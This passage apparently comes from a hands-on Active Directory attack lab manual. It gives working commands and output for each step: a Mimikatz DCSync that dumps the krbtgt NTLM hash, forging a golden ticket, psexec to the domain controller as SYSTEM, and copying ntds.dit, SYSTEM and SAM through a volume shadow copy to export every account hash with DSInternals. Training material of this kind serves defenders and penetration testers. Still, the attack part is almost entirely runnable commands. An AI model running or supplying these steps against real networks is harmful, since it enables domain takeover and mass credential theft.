


Figure 127




Figure 128

Does the “sp\_svc” account have any privileges over the krbtgt account?

CN=krbtgt,CN=Users,DC=defcon,DC=local	user							
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	NT AUTHORITY\Authenticated Users	Allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List	Low	
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ReadProperty, WriteProperty, GenericExecute	Medium	
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes All	Critical	
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes	Warning	
CN=krbtgt,CN=Users,DC=defcon,DC=local	user	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes In Filtered Set	Critical	

Figure 129

Open up cmd on the Desktop




Figure 130

Type “cmd” in the address bar and press Enter and then type the password for sp\_svc  
runas /netonly /user:defcon\sp\_svc "powershell-nop -ep bypass"

```
C:\Users\demouser\Desktop\DsSync>runas /netonly /user:defcon\sp_svc "powershell -nop -ep bypass"
```

Figure 131

A new window will open with the sp\_svc creds. Type “cd C:\Users\demouser\Desktop\DsSync” to return to the DsSync folder

```
PS C:\Windows\system32> cd "C:\Users\demouser\Desktop\DsSync"
```


Figure 132

Import the Mimikatz PowerShell script “Import-Module .\Invoke-Mimikatz.ps1”

```
PS C:\Users\demouser\Desktop\DsSync> Import-Module .\Invoke-Mimikatz.ps1
```

Figure 133


Execute a DCSync of the krbtgt account using Mimikatz with the following command:  
Invoke-Mimikatz –Command “lsadump::dcsync /user:krbtgt”



```
Windows PowerShell
PS C:\Users\demouser\Desktop\DeSync> Invoke-Mimikatz -Command '"lsadump::dcsync /user:krbtgt"'
.#####. mimikatz 2.1 <x64> built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
```

Figure 134

The krbtgt account password hash will be pictured under credentials



```
SAM Username      : krbtgt
Account Type     : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration   :
Password last change : 6/27/2017 12:39:12 AM
Object Security ID  : S-1-5-21-2367485406-3548604118-1071533684-502
Object Relative ID : 502

Credentials:
Hash NTLM: 0838f2b27f88787b8bcd9a34cc8d3fd9
  ntlm- 0: 0838f2b27f88787b8bcd9a34cc8d3fd9
  lm - 0: 022d7f3c16923709d42d1df5910be5a?
```

Figure 135

## Golden Ticket

Create a golden ticket for the user “Rick.Sanchez” using the krbtgt account password hash.

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Rick.Sanchez /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt"'
```

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"kerberos::golden /user:Rick.Sanchez /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt"'  
mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14  
A La Vie, A L'Amour  
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
http://blog.gentilkiwi.com/mimikatz (oe.eo)  
with 20 modules * * */  
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106  
mimikatz(powershell) # kerberos::golden /user:Rick.Sanchez /domain:defcon.local  
/SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt  
User : Rick.Sanchez  
Domain : defcon.local (DEFCON)  
SID : S-1-5-21-2367485406-3548604118-1071533684  
User Id : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 0838f2b27f88787b8bcd9a34cc8d3fd9 - rc4_hmac_nt  
Lifetime : 7/20/2017 7:35:00 PM ; 7/18/2027 7:35:00 PM ; 7/18/2027 7:35:00 PM  
-> Ticket : ** Pass The Ticket **  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
Golden ticket for 'Rick.Sanchez @ defcon.local' successfully submitted for current session
```

Figure 136

Psexec onto the domain controller with System privileges.

```
psexec.exe -accepteula \\\10.0.0.4 -S cmd.exe
```

```
PS C:\Windows\system32> psexec.exe -accepteula \\\10.0.0.4 -S cmd.exe  
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>whoami && hostname && ipconfig  
nt authority\system  
LabDC1  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
Connection-specific DNS Suffix . : dobsxe4w1ee1njwj5hnhxprfd.bx.internal.cloudapp.net  
Link-local IPv6 Address . . . . . : fe80::3d18:3a1:e895:6bd7%12  
IPv4 Address . . . . . : 10.0.0.4  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.0.0.1  
Tunnel adapter isatap.dobsxe4w1ee1njwj5hnhxprfd.bx.internal.cloudapp.net:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . . . .  
C:\Windows\system32>_
```

Figure 137

## Lab 6 – Attack

### Extracting All Account Hashes from Active Directory (NTDS.DIT)

Login to your domain controller LabDC1

Open an Admin Command Prompt




Figure 138

Create a new Volume Shadow Copy of the current drive with the command:

C:\vssadmin create shadow /for=C:

```
c:\windows\system32>vssadmin create shadow /for=C:  
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001-2013 Microsoft Corp.  
  
Successfully created shadow copy for 'C:'  
Shadow Copy ID: {aa24f46a-4ea8-4591-b80e-5993bc559c24}  
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Figure 139

Create a working directory and move to that location:

```
c:\windows\system32>md c:\temp  
c:\windows\system32>cd c:\temp
```

Figure 140

Copy the main Active Directory Database file ntds.dit and also copy the additional files we will need that contain the keys to access the information inside the ntds.dit file

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit c:\temp  
1 file(s) copied.
```

Figure 141

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SYSTEM c:\temp  
1 file(s) copied.
```

Figure 142

```
c:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\SAM c:\temp  
1 file(s) copied.
```

Figure 143

Copy a current running version of the registry

```
c:\temp>reg SAVE HKLM\SYSTEM c:\temp\running  
The operation completed successfully.
```

Figure 144

Copy files to your local computer for offline attacking. Set a variable in Powershell for the SysKey

```
PS C:\ntds> $key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
```

Figure 145

Install the DSInternals Tools for powershell

```
PS C:\ntds> Install-Module -Name DSInternals
```

Figure 146

Export all of the hashes from the NTDS.DIT file by using the get-addbaccount tool which is part of the DSInternals tools

```
PS C:\ntds> Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |Format-Custom -View HashcatNT| Out-File hashes.txt -Encoding ASCII
```

Figure 147